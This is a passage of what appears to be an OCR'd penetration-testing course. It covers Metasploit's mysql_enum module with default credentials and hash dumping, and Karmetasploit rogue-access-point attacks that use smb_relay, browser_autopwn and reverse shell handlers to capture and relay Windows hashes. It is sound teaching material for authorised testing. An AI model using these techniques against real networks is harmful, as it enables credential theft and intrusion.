
```
msf> set USERNAME root
```

```
msf> set PASSWORD ChangeMe
```

Now run:

```
msf> run
```

The mysql_enum module will determine the remote hostname, the version of MySQL default directories. All great information to prove that you have access to the remote server without dumping sensitive data.




One of the great capabilities of this module is the ability to dump the password hashes from the remote MySQL instance.


Further, it has the ability to dump the current privileges on the remote MySQL database.

We have stated many times that the goal of a penetration test is to gain access to data. This is great way to demonstrate that you have access to that data without having to actually display the data.

Further, it is possible to crack these password hashes then use these accounts to gain access to other resources on the network. Remember, any time you can dump and crack passwords, you should. In many different locations we have seen developers use the same password for logging onto the database that they use for accessing the domain or workstation.



It has been said that most all penetration tests today should incorporate wireless testing. Luckily, Metasploit has some very cool wireless tricks up its sleeve.




Wireless capabilities in Metasploit are quite advanced. Many people tend to focus on the capabilities of Karmetasploit. While this is very cool, it does not completely cover the capabilities of Metasploit.

As testers we need to also understand the technological underpinnings of the components we are trying to exploit. In many situations, knowing a little about what is happening will change the approach we take when trying to attack a system or a network.

Further, there are also vulnerabilities that exist beyond 802.11.


Metasploit has great capabilities in helping us understand our attack medium and giving us flexibility beyond simply attacking 802.11.



Many wireless devices actively look for SSIDs that they have associated with in the past. They do this by sending out probe requests. Karmetasploit looks for these probe requests and tries to become the access point the device or system is trying to associate with. Once the wireless device or system has associated with Karmetasploit, Metasploit can start running a number of different attacks against the system.

One of the main features of this attack is the Karmetasploit redirects much of the traffic the target system tries to send to the Internet to the Metasploit system. Metasploit is waiting with numerous capture modules and exploits like browser_autopwn and smb_relay.


If used effectively, it can be a devastating attack. However, if not used effectively, it can be highly frustrating.



The easiest way to set up and run Karmetasploit is by using Dark0perator's kmsapng.sh script. This script automatically configures your wireless interface into monitor mode, configures the DHCP server and creates the Metasploit .rc file, and launches airbase-ng to intercept the probe requests.

It even supports a nifty feature called MAC address filtering. With MAC filtering you can identify a specific target to attack. This is a great feature when you are trying to attack only the systems that are in scope, rather than attacking all systems in the area.


When the script starts it launches Metasploit with every available client side exploit. This script, while great, does everything. And this can be a problem.



This script highlights one of the major problems with some testers today. They don't know exactly what their tools are doing. Just because Carlos created a script that does everything does not mean you should. Carlos created a script that is an excellent start. To be truly effective you need to tune the script to your needs.

For example, there are exploits and modules that can hang in Metasploit, especially under a heavy load of target systems connecting in. In these situations, modules like browser_autopwn can hang. Also, smb_relay can fail, and when it does it is possible for the target Windows systems to repeatedly attempt to authenticate. Also, you may not be interested in the capture abilities for HTTP, FTP and Telnet.


It can take some practice, but with trial and error you can tune your karma.rc file to do exactly what you want it to do by simply commenting out sections of the kmsapng.sh script with a '#' character.



Let's say that Karmetasploit is launching some exploits that either do not work properly, are out of scope, or are not exactly what you want to run against your target environment. If we dig into the kmsapng.sh file you will find there is a section where it creates the karma.rc file that is used to start Metasploit. Even better is the fact that it is completely customizable.

In the example above we have cut out the entire section that configures and starts browser_autopwn. Based on your experience so far with this class you can easily see where we are using the browser_autopwn server, setting the autopwn options like Host, URI and port information.

In order to remove a section all you need to do is preface a line that you do not want to have run with a "#" symbol.



In this example we are starting Karmetasploit with the –m flag followed by the km option. This tells kmsapng to start using airbase-ng to handle the wireless duties for becoming an Access Point. You can also specify "kma," which will tell kmsapng to use the Atherosmad-wifi drivers that were patched by Digi Ninja. The original version of Backtrack 4 did not have full Atheros for creating SSIDs and MAC addresses on the fly. Digi Ninja's patch helped that issue. You can add an "f" to the end of the –m options to add in support for filtering your attacks to targets that are specified in a file like this:


```
-m kmf
```

```
-m kmaf
```

Finally, we specify which wireless adapter to use. This is very important, especially if you have a system with multiple wireless cards – which most of us do. To find out which cards on your system support wireless capabilities, run "iwconfig".


When the script starts, it first changes the MAC address of your wireless card and starts a fake wireless AP. Next, it starts up dhcp to provide IP addresses to the victim systems. One of the really great features of this script is that it also saves all packet capture data to a .cap file. This is nice because it can help you troubleshoot issues and validate that you stayed within scope.

Finally, it starts Metasploit via a .rc file that we edited on the previous slide. Understanding this makes it much easier to tune Karmetasploit to do exactly what you need.



When the kmsapng script starts Metasploit it will begin by creating a sqlite3 database to store the targets and the connection attempts. After the database has been initialized it will start loading the exploits and the payloads in accordance with the configurations specified in the .rc file that was created by the kmsapng.sh script.


In the example above, we are starting smb/smb_relay with a reverse connecting shell. All traffic destined to point 139 will be re-directed to our system, where we can intercept the authentication and authenticate back to the target system.



Here you can see that we are also starting a listener on port 445 for SMBv1 and SMBv2 without NETBIOS and port 139 is for SMBv1 with NETBIOS required.

After our attacks and services are waiting, reverse handlers are started to listen for incoming shell connections from our target systems.


Please, take note that there are two different reverse handlers started for the 139 and 445 traffic respectively.



Here we can see that a target system has authenticated with our fake (and quite evil) AP. The system DESIGN-BUILD-1 is trying to authenticate to us as "john." Next you can see that we have captured the LMHASH and NTHASH as part of the challenge and response with our system. This authentication is reflected back to the target system, and we successfully authenticate as john with the target machine.

Next you can see that our payload (GEnUPsrD.exe) is generated via the Service Control Manager.

